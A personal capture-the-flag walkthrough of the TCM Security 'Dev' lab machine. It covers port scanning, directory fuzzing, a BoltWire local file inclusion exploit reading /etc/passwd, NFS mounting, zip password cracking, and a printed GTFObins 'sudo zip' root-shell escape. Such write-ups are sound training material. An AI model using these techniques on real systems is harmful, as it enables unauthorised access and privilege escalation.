DevTCM walkthrough

Index

List of pictures

Disclaimer

I do this box to learn things and challenge myself. I'm not a kind of penetration tester guru who always knows where to look for the right answer. Use it as a guide or support. Remember that it is always better to try it by yourself. All data and information provided on my walkthrough are for informational and educational purpose only. The tutorial and demo provided here is only for those who are willing and curious to know and learn about Ethical Hacking, Security and Penetration Testing.

Just to say: I am not an English native person, so sorry if I did some grammatical and syntax mistakes.

Reconnaissance

The results of an initial nMap scan are the following:

```
┌──(k14d1u5㉿kali)-[~/…/SharedVB/TCM Security/Dev/nMap]
└─$ nmap -sT -sV -p- -A 10.0.2.155 -oA DevTCM
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-14 15:57 CEST
Nmap scan report for 10.0.2.155
Host is up (0.00089s latency).
Not shown: 65526 closed tcp ports (conn-refused)
PORT      STATE SERVICE  VERSION
22/tcp    open  ssh      OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 bd:96:ec:08:2f:b1:ea:06:ca:fc:46:8a:7e:8a:e3:55 (RSA)
|   256 56:32:3b:9f:48:2d:e0:7e:1b:df:20:f8:03:60:56:5e (ECDSA)
|_  256 95:dd:20:ee:6f:01:b6:e1:43:2e:3c:f4:38:03:5b:36 (ED25519)
80/tcp    open  http     Apache httpd 2.4.38 ((Debian))
|_http-title: Bolt - Installation error
|_http-server-header: Apache/2.4.38 (Debian)
111/tcp   open  rpcbind  2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  3,4          111/tcp6  rpcbind
|   100000  3,4          111/udp6  rpcbind
|   100003  3           2049/udp   nfs
|   100003  3           2049/udp6  nfs
|   100003  3,4         2049/tcp   nfs
|   100003  3,4         2049/tcp6  nfs
|   100005  1,2,3      50493/udp6  mountd
|   100005  1,2,3      52805/tcp   mountd
|   100005  1,2,3      56433/tcp6  mountd
|   100005  1,2,3      57594/udp   mountd
|   100021  1,3,4      33563/tcp6  nlockmgr
|   100021  1,3,4      43409/tcp   nlockmgr
|   100021  1,3,4      49022/udp   nlockmgr
|   100021  1,3,4      56021/udp6  nlockmgr
|   100227  3           2049/tcp   nfs_acl
|   100227  3           2049/tcp6  nfs_acl
|   100227  3           2049/udp   nfs_acl
|_  100227  3           2049/udp6  nfs_acl
2049/tcp  open  nfs      3-4 (RPC #100003)
8080/tcp  open  http     Apache httpd 2.4.38 ((Debian))
|_http-title: PHP 7.3.27-1~deb10u1 - phpinfo()
| http-open-proxy: Potentially OPEN proxy.
|_Methods supported:CONNECTION
|_http-server-header: Apache/2.4.38 (Debian)
43409/tcp open  nlockmgr 1-4 (RPC #100021)
52797/tcp open  mountd   1-3 (RPC #100005)
52805/tcp open  mountd   1-3 (RPC #100005)
59113/tcp open  mountd   1-3 (RPC #100005)
MAC Address: 08:00:27:57:12:AE (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
```

Figure 1 - nMap scan results (part 1)

```
Device type: general purpose|router
Running: Linux 4.X|5.X, MikroTik RouterOS 7.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5 cpe:/o:mikrotik:routeros:7 cpe:/o:linux:linux_kernel:5.6.3
OS details: Linux 4.15 - 5.19, OpenWrt 21.02 (Linux 5.4), MikroTik RouterOS 7.2 - 7.5 (Linux 5.6.3)
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   0.89 ms 10.0.2.155

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 24.84 seconds
```

Figure 2 - nMap scan results (part 2)

Open ports are 22, 80, 111, 2049, 8080, 43409, 52797, 52805, 59113. Therefore, SSH (22) and RPC (111, 2049, 43409, 52797, 52805 and 59113) services are enabled. Also, two web application are running (80 and 8080). Lastly, nMap recognized Linux as operative system.

Initial foothold

I started to analyze web application running on port 80. Using ffuf tool, I was able to find some paths:

```
Auxiliary   nMap   FFUF

 :: Wordlist         : FUZZ: /home/k14d1u5/Desktop/finalWordlistWebContentEnum.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response size: 275
________________________________________________

[Status: 200, Size: 3833, Words: 926, Lines: 108, Duration: 5ms]
| URL | http://10.0.2.155/
    * FUZZ:

[Status: 200, Size: 3833, Words: 926, Lines: 108, Duration: 5ms]
| URL | http://10.0.2.155/.
    * FUZZ: .

[Status: 200, Size: 931, Words: 69, Lines: 53, Duration: 2ms]
| URL | http://10.0.2.155/.gitignore
    * FUZZ: .gitignore

[Status: 301, Size: 306, Words: 20, Lines: 10, Duration: 6ms]
| URL | http://10.0.2.155/app
| --> | http://10.0.2.155/app/
    * FUZZ: app

[Status: 301, Size: 313, Words: 20, Lines: 10, Duration: 10ms]
| URL | http://10.0.2.155/extensions
| --> | http://10.0.2.155/extensions/
    * FUZZ: extensions

[Status: 301, Size: 309, Words: 20, Lines: 10, Duration: 3ms]
| URL | http://10.0.2.155/public
| --> | http://10.0.2.155/public/
    * FUZZ: public

[Status: 301, Size: 306, Words: 20, Lines: 10, Duration: 2ms]
| URL | http://10.0.2.155/src
| --> | http://10.0.2.155/src/
    * FUZZ: src

[Status: 301, Size: 309, Words: 20, Lines: 10, Duration: 3ms]
| URL | http://10.0.2.155/vendor
| --> | http://10.0.2.155/vendor/
    * FUZZ: vendor

:: Progress: [255948/255948] :: Job [1/1] :: 14285 req/sec :: Duration: [0:00:27] :: Errors: 0 ::
```

Figure 3 - Ffuf scan results

In particular, in the $/app$ path, I found some interesting configuration files:



Figure 4 - Configuration files found

I investigated all of them and I was able to find DB credentials, as shown in the following:



Figure 5 - DB credentials found

At this point, I started to analyze web application running on port 8080. On this one, I found the path of a web application working:



Figure 6 - New path found on port 8080

User flag

I tried to login in the web application on port 8080 using the credentials I found, but this try was unsuccessful. Therefore, I decided to register a new account. After a little bit of analysis using Burp Suite tool and browsing the web application, I looked for a public exploit against the web application, that was called BoltWire. Luckily, I found an interesting exploit using searchsploit. This exploit was relative to a Local File Inclusion vulnerability. I tried it and luckily it worked. In particular, I was able to read the $/etc/passwd$ file, as shown in the following figure:



Figure 7 - Local File Inclusion exploited

In this way I was able to found out the user on the machine. Therefore, I tried to login via SSH service using this username and the password I previously found, but I was unsuccessful. Since I had no other idea about what I was able to do on the web application, I started to investigate the NFS service. Therefore, I found out I was able to mount a folder. I did it and I found a zip file in it:



Figure 8 - Folder mounted via NFS service

I tired to open the zip file, but it was protected by password. Again, I tried to use the password I previously found, but it still didn't work. Therefore, I tried to crack it using JohnTheRipper tool:



Figure 9 - Zip password cracked

Using this password, I was able to unzip the file. I found an RSA key and a todo.txt file. I tried to use the RSA key to login via SSH as *jeanpaul* user. However, the key required a password. Luckily, the first password I found, the one relative to the DB access, worked this time and I obtained a shell.

Privilege escalation

At this point I opened the tod.txt file I just found in the archive:



Figure 10 - Todo.txt file

It seemed that there was a website in developing phase. Since I didn't find anything in the user home, I tried to investigate the web application folder. Sadly, I didn't find anything useful there. Therefore, I started the basic checks to try to escalate my privileges. Luckily, the user was able to run the *zip* program as sudo:



Figure 11 - Sudoers info

At this point I looked for an exploit path on GTFObins and I just followed instruction. In this way, I obtained the root shell and I read the flag:

```
jeanpaul@dev:~$ TF=$(mktemp -u)
jeanpaul@dev:~$ sudo zip $TF /etc/hosts -T -TT 'sh #'
  adding: etc/hosts (deflated 31%)
# sudo rm $TF
rm: missing operand
Try 'rm --help' for more information.
# whoami
root
# cd /root
# ls -la
total 36
drwx------  4 root root 4096 Nov 15  2022 .
drwxr-xr-x 18 root root 4096 Jun  1  2021 ..
lrwxrwxrwx  1 root root    9 Nov 15  2022 .bash_history -> /dev/null
-rw-r--r--  1 root root  570 Jan 31  2010 .bashrc
drwxr-xr-x  3 root root 4096 Jun  1  2021 .config
-rw-r--r--  1 root root   31 Jun  2  2021 flag.txt
drwxr-xr-x  3 root root 4096 Jun  1  2021 .local
-rw-------  1 root root    1 Jun 28  2021 .mysql_history
-rw-r--r--  1 root root  148 Aug 17  2015 .profile
-rw-r--r--  1 root root  303 Jun  1  2021 .wget-hsts
# cat flag.txt
Congratz on rooting this box !
#
```

Figure 12 - Root flag

Personal comments

This box was very nice and involved zip password cracking and Local File Inclusion vulnerability, two concept I didn't find very often. Therefore, I consider it a funny and interesting box, it let you to keep in mind important topics. Overall, I evaluate this box as easy.